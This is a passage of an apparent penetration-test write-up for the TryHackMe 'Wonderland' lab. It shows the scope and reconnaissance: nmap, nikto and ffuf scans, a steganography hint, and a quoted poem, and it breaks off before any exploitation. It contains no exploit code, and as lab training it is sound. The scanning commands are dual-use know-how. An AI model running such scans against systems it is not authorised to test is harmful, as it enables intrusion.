Penetration Test Report of Findings

THM | Wonderland

2024-11-12

Table of Contents

Penetration Test Report of Findings 1
Executive Summary 3
Overview 3
Risk Metrics 3
Risk Summary 3
Executive Recommendations 3
Engagement Overview 4
Scope 4
Hosts 4
Compromise Walkthrough 5
Reconnaissance 5
Initial Access 10
Privilege Escalation 12
Technical Summary 15
Vulnerability Overview 15
Metrics 18
Remediation Actions 19
Vulnerability 01 (Critical) 19
Vulnerability 02 (Critical) 19
Vulnerability 03 (Critical) 19
Vulnerability 04 (Critical) 19

Executive Summary

Overview

An assessment was conducted starting on 11/12/2024 and lasted until 11/14/2024 where the assessor successfully achieved root access to the target machine via exploitation of multiple critical system vulnerabilities and weaknesses.

Risk Metrics

Vulnerabilities	4
Exploitability (Low/Med/High)	High
Impact (Low/Med/High/Critical)	Critical
Overall Risk Assessment (Low/Med/High/Critical)	Critical

Risk Summary

The assessed machine contains multiple critical vulnerabilities posing significant risks to all tenets of the CIA Triad. Key issues include insecure and unencrypted storage of sensitive user account credentials within HTML tags and plaintext files. Additionally, the absence of proper access control on certain binaries opening paths for lateral and vertical privilege escalation. The system also exhibits unsafe handling of environment variables ($PATH) which open up attack vectors for malicious code injection. Immediate remediation actions are recommended to prevent a threat actor from obtaining full system access allowing for data destruction, exfiltration, or pivoting.

Executive Recommendations

- Enforce secure password storage policies and secure coding practices.
- Implement system hardening best practices.
- Implement system security management solutions such as SELinux or AppArmor.

Engagement Overview

Scope

The client has requested that two flags be obtained and proof of compromise. “User.txt” to verify that initial access was achieved, and “root.txt” to verify that privilege escalation was achieved. The client has not specified the specific location of these flags. The client has not specified any scope restrictions for TTPs or tooling, however any methods that may create a DoS condition will be avoided.


Hosts

- 10.10.117.233
- 10.10.42.28 (reset)
- 10.10.126.176 (reset)

Compromise Walkthrough


Reconnaissance

Initial Nmap scan to enumerate potentially vulnerable services:




```
root@ip-10-10-57-83:~# nmap -sS -sC -sV -O --top-ports 5000 -n -Pn 10.10.117.233

Starting Nmap 7.60 ( https://nmap.org ) at 2024-11-12 15:34 GMT
Nmap scan report for 10.10.117.233
Host is up (0.00056s latency).
Not shown: 4998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (EdDSA)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
MAC Address: 02:BD:06:90:CA:05 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=11/12%OT=22%CT=1%CU=34461%PV=Y%DS=1%DC=D%G=Y%M=02BD06%
OS:TM=673375C0%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%TS=
OS:A)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M2301ST11NW7%O2=M2
OS:301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5=M2301ST11NW7%O6=M2301ST11
OS:)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W
OS:=F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=
OS:N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN
OS:=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.24 seconds
```

Conducted deeper scans of the services running on ports 22 and 80:




```
root@ip-10-10-57-83:~# nmap -sS -sV -sC -Pn -n -p 22 --script=vuln 10.10.117.233

Starting Nmap 7.60 ( https://nmap.org ) at 2024-11-12 15:40 GMT
Nmap scan report for 10.10.117.233
Host is up (0.00019s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:BD:06:90:CA:05 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.21 seconds
```




```
root@ip-10-10-57-83:~# nmap -sV -sC -Pn -n -p 80 --script=http-enum,vuln 10.10.117.233

Starting Nmap 7.60 ( https://nmap.org ) at 2024-11-12 15:45 GMT
Nmap scan report for 10.10.117.233
Host is up (0.00017s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /r/: Potentially interesting folder
|_  /img/: Potentially interesting folder
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 02:BD:06:90:CA:05 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 533.06 seconds
```

I could not find any vulnerabilities related to this version of the OpenSSH service running over port 22. The only vulnerability found by the Nmap scan was a DoS, so I continued enumeration of the web server using Nikto:



```
root@ip-10-10-57-83:~# nikto -h 10.10.117.233
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.117.233
+ Target Hostname:    ip-10-10-117-233.eu-west-1.compute.internal
+ Target Port:        80
+ Start Time:         2024-11-12 15:58:02 (GMT0)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-3092: /img/: This might be interesting...
+ 6544 items checked: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2024-11-12 15:58:11 (GMT0) (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

I also ran ffuf to look for any hidden directories:




```
root@ip-10-10-57-83:~# ffuf -c -w /usr/share/wordlists/dirb/big.txt -u http://10.10.117.233/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.117.233/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

img                     [Status:    , Size: 0, Words: 1, Lines: 1]
poem                    [Status:    , Size: 0, Words: 1, Lines: 1]
r                       [Status:    , Size: 0, Words: 1, Lines: 1]
:: Progress: [20469/20469] :: Job [1/1] :: 9047 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
root@ip-10-10-57-83:~#
```

I began manually checking each of the directories revealed by ffuf and nmap.

The /img directory contained 3 files:


alice_door.jpg
alice_door.png
White_rabbit_1.jpg

I checked each of these files for any clues hidden steganographically, the only file that returned valid results was "white_rabbit_1.jpg" which revealed an embedded file "hint.txt" that states: "follow the r a b b i t."



```
follow the r a b b i t
```

The directory http://10.10.117.233/poem/ was a HTML text document containing a poem titled "The Jabberwocky." Research on Google reveals that this is a poem written by Lewis Carrol (possible username?) about the killing of a creature named "The Jabberwock."



The Jabberwocky

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

"Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!"

He took his vorpal sword in hand:
Long time the manxome foe he sought —
So rested he by the Tumtum tree,
And stood awhile in thought.


And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!

One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

"And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!"
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

The directory http://10.10.117.233/r/ lead to another HTML page:

